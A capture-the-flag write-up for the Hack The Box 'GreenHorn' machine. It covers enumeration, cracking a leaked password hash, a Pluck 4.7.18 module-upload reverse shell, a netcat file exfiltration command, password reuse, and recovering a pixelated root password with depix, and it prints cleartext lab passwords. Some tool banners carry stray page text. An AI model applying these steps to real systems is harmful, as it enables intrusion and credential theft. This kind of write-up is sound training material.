





Start with nmap enumeration


There are 2 web applications running on it, the first one a gitea page




The second one, a web page which promises helps web devs



Try ways to get path reverse to find a lfi



But it's enforced against those kinds of attacks



Here we have some directories

```
(kali㉿kali)-[~/Desktop/GreenHorn]
$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://greenhorn.htb/FUZZ --hl 0
*****
* Wfuzz 3.1.0 - The Web Fuzzer - Help to succeed in the exciting world of web development. Whether you're a fresh graduate, switching careers, or simply
*****
Target: http://greenhorn.htb/FUZZ
Total requests: 220560

ID           Response  Lines  Word  Chars  Payload
-----
000000016:  301      7 L    12 W   178 Ch  "images"
000000094:  301      7 L    12 W   178 Ch  "files" here at GreenHorn!
000000090:  301      7 L    12 W   178 Ch  "docs"
000000182:  301      7 L    12 W   178 Ch  "data"
^C /usr/local/lib/python3.11/dist-packages/wfuzz/wfuzz.py:79: UserWarning:Finishing pending requests ...

Total time: 32.19296
Processed Requests: 1977
Filtered Requests: 1973
Requests/sec.: 61.41093
```

According with the web structure it looks like a php web application, so let's fuzz directories

```
(kali㉿kali)-[~/Desktop/GreenHorn]
$ ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://greenhorn.htb/FUZZ.php -fs 0


Developers! We're excited to have you join our community dedicated to helping juniors kickstart their web development careers.
providing you with the resources you need to succeed in the exciting world of web development. Whether you're a fresh graduate, switching careers, or simply pa
power you through your web development journey. You'll find a wealth of educational content, tutorials, hands-on projects, and a supportive network of fellow learn
learn, and contribute to the web development community. The journey may have its challenges, but remember that every experienced developer was once a junior

v2.1.0-dev

:: Method      : GET
:: URL         : http://greenhorn.htb/FUZZ.php
:: Wordlist     : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 0

login      [Status: 200, Size: 1242, Words: 73, Lines: 32, Duration: 112ms]
admin      [Status: 200, Size: 4385, Words: 283, Lines: 125, Duration: 84ms]
install    [Status: 200, Size: 4394, Words: 279, Lines: 125, Duration: 83ms]
requirements [Status: 200, Size: 4406, Words: 281, Lines: 125, Duration: 103ms]
:: Progress: [4582/220560] :: Job [1/1] :: 336 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```

There is a login directory and we only need a password, it will be our work today



2. User flag

Search paths in the gitea service

```
(kali㉿kali)-[~/Desktop/GreenHorn]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.11.25:3000


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.11.25:3000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 303) [Size: 38] [→ /user/login]
/issues (Status: 303) [Size: 38] [→ /user/login]
/random (Status: 200) [Size: 16565]
/v2 (Status: 401) [Size: 50]
/explore (Status: 303) [Size: 41] [→ /explore/repos]
Progress: 6234 / 220561 (2.83%)
```

/explore/repos path has something which looked like the other web service source



In login page, we can analyze what is taking account to bypass the authentication protection, first we have the hash algorithm


```
//If password has been sent, and the bogus input is empty, MD5-encrypt password.
if (isset($_POST['submit']) && empty($_POST['bogus'])) {
    $pass = hash('sha512', $cont1);

    //Create hash from user-IP, for brute-force protection.
    define('LOGIN_ATTEMPT_FILE', 'data/settings/loginattempt_'.hash('sha512', $_SERVER['REMOTE_ADDR']).'.php');
```

Then we have that the value given for the user is compared with an environmental variable

```
//If password is correct, save session-cookie.
if (($pass == $ww) && (!isset($login_error))) {
    $_SESSION[$token] = 'pluck_loggedin';
```


Digging into the repository we found the variable value



The screenshot shows a code editor interface for a file named 'pass.php' located at 'GreenHorn / data / settings /'. The file is 3 lines long and 148 bytes. The code content is as follows:

```
1 <?php
2 $ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
3 ?>
```

Just crack the password



The screenshot shows a terminal window with the following command and output:

```
(kali@kali)-[~/Desktop/GreenHorn]
$ hashcat -m 1700 -a 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```

Here we have more information about this framework.



pages

Here you can manage, edit and delete your pages.



new page



manage images



manage files



Welcome to GreenHorn !



test



Welcome the new junior !



pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

With the version given we could find a vulnerability

Pluck v4.7.18 - Remote Code Execution (RCE)

To get the reverse shell we only need to have a php rev shell and compress it to a .zip file, just upload it in the install modules section

install modules

Here you can install new modules. Please make sure you have downloaded a module first.



Browse...

No file selected.



Upload

<<< back



The module has been installed successfully.

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the [GNU General Public License](#).

Now we are data user, but if we try to become to junior user we just re utilize the password found previously

```
(kali@kali)-[~/Desktop/GreenHorn]
$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.10.11.25 53798
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
16:54:04 up 4 min, 0 users, load average: 0.07, 0.21, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
```

```
$ su junior
Password: iloveyou1
whoami
junior
```

3.Priv esc

There is a pdf file inside of junior desktop, let's analyze it

```
-rw-r----- 1 root    junior 61367 Jun 11 14:39 Using OpenVAS.pdf
nc 10.10.16.15 1234 < 'Using OpenVAS.pdf'
```

After download the pdf file we found that there is information about execute files as root, it's showed a imagen with the corresponding password, but it is pixelated, first at all extract that image

```
(kali@kali)-[~/Desktop/GreenHorn]
$ pdftimages OpenVAS.pdf images

(kali@kali)-[~/Desktop/GreenHorn]
$ cd images
cd: no such file or directory: images

(kali@kali)-[~/Desktop/GreenHorn]
$ ls
hash  images-000.ppm  namap.txt  OpenVAS.pdf  rev.php  rev.zip
```


Use depix tool to at some way to unpixel the image, it works using an auxiliar template with letters written in a notepad, those are compared until we finally find a copy of the original image

```

(kali@kali)-[~/Desktop/GreenHorn/Depix]
└─$ python3 depix.py -p ../images-000.ppm -s /home/kali/Desktop/GreenHorn/Depix/images/searchimages/debruijnseq_notepad_Windows10_closeAndSpaced.png -o ../passwd.png
2024-07-30 13:31:19,692 - Loading pixelated image from ../images-000.ppm
2024-07-30 13:31:19,707 - Loading search image from /home/kali/Desktop/GreenHorn/Depix/images/searchimages/debruijnseq_notepad_Windows10_closeAndSpaced.png
2024-07-30 13:31:21,605 - Finding color rectangles from pixelated space
2024-07-30 13:31:21,607 - Found 252 same color rectangles
2024-07-30 13:31:21,607 - 190 rectangles left after moot filter
2024-07-30 13:31:21,607 - Found 1 different rectangle sizes
2024-07-30 13:31:21,607 - Finding matches in search image
2024-07-30 13:31:21,607 - Scanning 190 blocks with size (5, 5)
2024-07-30 13:31:21,646 - Scanning in searchImages: 0/1674
2024-07-30 13:32:26,249 - Removing blocks with no matches
2024-07-30 13:32:26,249 - Splitting single matches and multiple matches
2024-07-30 13:32:26,256 - [16 straight matches | 174 multiple matches]
2024-07-30 13:32:26,256 - Trying geometrical matches on single-match squares
2024-07-30 13:32:26,657 - [29 straight matches | 161 multiple matches]
2024-07-30 13:32:26,657 - Trying another pass on geometrical matches
2024-07-30 13:32:27,023 - [41 straight matches | 149 multiple matches]
2024-07-30 13:32:27,023 - Writing single match results to output
2024-07-30 13:32:27,025 - Writing average results for multiple matches to output
2024-07-30 13:32:30,326 - Saving output image to: ../passwd.png

```

Now we have the information to escalate our privilege to root



```

junior@greenhorn:/$ su root
su root
Password: sidefromsidetheothersidesidefromsidetheotherside
root@greenhorn:/# ls
ls
bin  cdrom  dev  home  lib32  libx32  media  opt  root  sbin  sys  usr
boot data  etc  lib  lib64  lost+found  mnt  proc  run  srv  tmp  var
root@greenhorn:/# cd root

```

Machine pwned!!